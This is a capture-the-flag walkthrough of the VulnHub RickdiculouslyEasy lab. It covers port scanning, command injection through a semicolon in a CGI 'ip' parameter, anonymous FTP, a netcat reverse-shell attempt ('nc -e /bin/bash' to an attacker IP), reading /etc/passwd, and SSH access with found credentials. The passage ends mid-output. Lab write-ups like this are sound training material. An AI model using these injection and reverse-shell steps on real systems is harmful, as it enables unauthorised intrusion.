# VULNHUB WALKTHROUGH RICKDICULOUSLYEASY: 1

**AJAY S RAM**

MTech CSE | HackTheBox | TryHackMe |
DFIR enthusiast | Learning Malware RE

ajaysram ajaysram ajaysram

# Recon

Let's start with a simple nmap scan.

```
┌──(user㉿kali)-[~/vulnhub/Ridiculously_easy]
└─$ nmap 192.168.56.*
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-21 17:11 IST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Nmap scan report for 192.168.56.103
Host is up (0.000086s latency).
All 1000 scanned ports on 192.168.56.103 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.56.105
Host is up (0.0087s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
9090/tcp open  zeus-admin

Nmap done: 256 IP addresses (2 hosts up) scanned in 8.64 seconds

┌──(user㉿kali)-[~/vulnhub/Ridiculously_easy]
└─$
```


Initial nmap result

We found the machine, lets see the services in detail

```
┌──(user㉿kali)-[~/vulnhub/Ridiculously_easy]
└─$ nmap 192.168.56.105 -sC -sV -oN nmap
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-21 17:13 IST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try usi
Nmap scan report for 192.168.56.105
Host is up (0.011s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.56.103
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0              42 Aug 22  2017 FLAG.txt
|_drwxr-xr-x    2 0        0               6 Feb 12  2017 pub
22/tcp   open  tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp   open  http       Apache httpd 2.4.27 ((Fedora))
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Morty's Website
|_http-server-header: Apache/2.4.27 (Fedora)
9090/tcp open  http       Cockpit web service 161 or earlier
|_http-title: Did not follow redirect to https://192.168.56.105:9090/
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/sub
Nmap done: 1 IP address (1 host up) scanned in 39.55 seconds

┌──(user㉿kali)-[~/vulnhub/Ridiculously_easy]
└─$
```


Detailed nmap result

Let me do a complete port scan in the background, in the meantime let's start with the website.





Website landing page

Nothing so special here. I checked if something is hidden in the source, nothing came up. So the next natural step was to look for hidden directories. Visiting *robots.txt*





Contents of robots.txt

In robots.txt file there are entries. I viewed each one of them. First one is a troll (should've known 😅), next is a tracertool.cgi ( i think it is the same one from linux (trace route).





root_shell.cgi page





Source code root_shell.cgi

Next.it was indeed the tracert tool, with simple gui.





tracertool.cgi page




Passing 127.0.0.1 as ip

# Finding command injection

Note the ip parameter in the url, there might be a chance for command injection.I tested it and the results came out positive !





Testing for command injection using semicolon followed by ls command


I've tried some simple reverse shells, but none of it came through 😢

# Anonymous FTP login

Let's explore FTP in the meantime. Well, it allowed anonymous login.





Anonymous FTP login and downloading FLAG.txt





Reading FLAG.txt

That was simple ! Since we can execute some commands using tracerttool page, lets see if something is present inside the directory





File listing in current directory

There's a passwords directory





Listing passwords/ directory


A flag and passwords.html is present inside.




Reading FLAG.txt from /passwords directory




Contents of passwords.html





Source code of passwords.html

Nothing was present on the html file from outside, but the source revealed a password.

# Visiting all ports

All port scan came up by the time, visiting the ports gave some flags




All port scan of nmap

```
┌──(user㉿kali)-[~/vulnhub/Ridiculously_easy]
└─$ nc 192.168.56.105 13337
FLAG:{TheyFoundMyBackDoorMorty}-10Points
```

Connecting to port 13337

There was something called a "half baked reverse shell". It seems like a root shell, checking additional commands revealed its not !


```
┌──(user㉿kali)-[~/vulnhub/Ridiculously_easy]
└─$ nc 192.168.56.105 60000
Welcome to Ricks half baked reverse shell...
# ls
FLAG.txt
# cat FLAG.txt
FLAG{Flip the pickle Morty!} - 10 Points
# whoami
root
#
```

Connecting to port 60000 and interacting

```
┌──(user㉿kali)-[~/vulnhub/Ridiculously_easy]
└─$ nc 192.168.56.105 60000
Welcome to Ricks half baked reverse shell...
# ls
FLAG.txt
# cat FLAG.txt
FLAG{Flip the pickle Morty!} - 10 Points
# whoami
root
# pwd
/root/blackhole/
# cd /
Permission Denied.
# cd ..
Permission Denied.
# which nc
which nc: command not found
# nc -e /bin/bash 192.168.56.103 9001
nc -e /bin/bash 192.168.56.103 9001: command not found
# bash
bash: command not found
# sh
sh: command not found
# cat *
cat *: no such file or directory
# ls /
FLAG.txt
# ls ..
FLAG.txt
# ls ~
FLAG.txt
# cat /etc/passwd
cat /etc/passwd: no such file or directory
```

Not all commands are executable in the port 60000


There was port 9090 open.




Visiting port 9090 web page

Source code also didn't give any information

# Gaining initial access





SSH closed on port 22


Port 22 doesn't allow SSH, what if we use port 22222 ?? It does work !!!

I tried to ssh into the box using the password we got earlier, but it didn't work . It's either the username or the password that's wrong.

Let's view all users from the */etc/passwd* file. Cat command did not work, but hey we can view file content using other commands like *less*, *more* etc ...





Listing /etc/passwd to view users in the machine





Users found from listing

Summer was the obvious guess, and it worked !





SSH into ***Summer*** account using password ***winter***

I then checked Morty's home directory and found an image and a password protected zip archive. I downloaded the files to my machine for .




Listing ***Morty***'s home directory

Image did not show any password, but i searched for strings inside the image which gave password for the zip archive



Safe_Password.jpg

```
┌──(user㉿kali)-[~/vulnhub/Ridiculously_easy]
└─$ strings Safe_Password.jpg
JFIF
Exif
8 The Safe Password: File: /home/Morty/journal.txt.zip. Password: Meeseek
8BIM
8BIM
$3br
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
        #3R
&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
0D000D\DDDD\t\\\\\t
```

String inside ***Safe_password.jpg***

Inside the zip there was a text saying something about a safe.

```
┌──(user㉿kali)-[~/vulnhub/Ridiculously_easy]
└─$ unzip journal.txt.zip
Archive:  journal.txt.zip
[journal.txt.zip] journal.txt password:
  inflating: journal.txt

┌──(user㉿kali)-[~/vulnhub/Ridiculously_easy]
└─$ cat journal.txt
Monday: So today Rick told me huge secret. He had finished his flask and was on to commercial grade paint solvent. He spluttered something about a safe, and a
 password. Or maybe it was a safe password... Was a password that was safe? Or a password to a safe? Or a safe password to a safe?

Anyway. Here it is:

FLAG: {131333} - 20 Points

┌──(user㉿kali)-[~/vulnhub/Ridiculously_easy]
└─$
```

Unzip journal.txt.zip and view the contents

I looked inside RickSanchez directory and found an ELF file called “safe”. I downloaded it to my machine and checked for strings inside it.

```
AUATL
[]A\A]A^A_
rijndael-128
%d,
Past Rick to present Rick, tell future Rick to use GOD DAMN COMMAND LINE AAAAAHHAHAGGGGRRGUMENTS!
AAAAAAAAAAAAAAAA
decrypt: %304s
g       py?
;*3$"
GCC: (GNU) 7.1.1 20170622 (Red Hat 7.1.1-3)
crtstuff.c
```

*Strings inside **safe** executable*

Only thing I could make out was it used rijndael-128 (i.e AES ) and used some command line arguments. Ran with the previous flag value and got this message.


```
[Summer@localhost ~]$ ./safe
Past Rick to present Rick, tell future Rick to use GOD DAMN COMMAND LINE AAAAAHHAHAGGGGRRGUMENTS!
[Summer@localhost ~]$ ./safe flag
O5◆U◆$BAh◆f◆0◆M◆◆@|◆n◆◆%x◆_◆◆◆◆◆6◆◆◆◆[◆-◆◆n◆d$◆;勉◆H◆`
          zwk◆WB◆
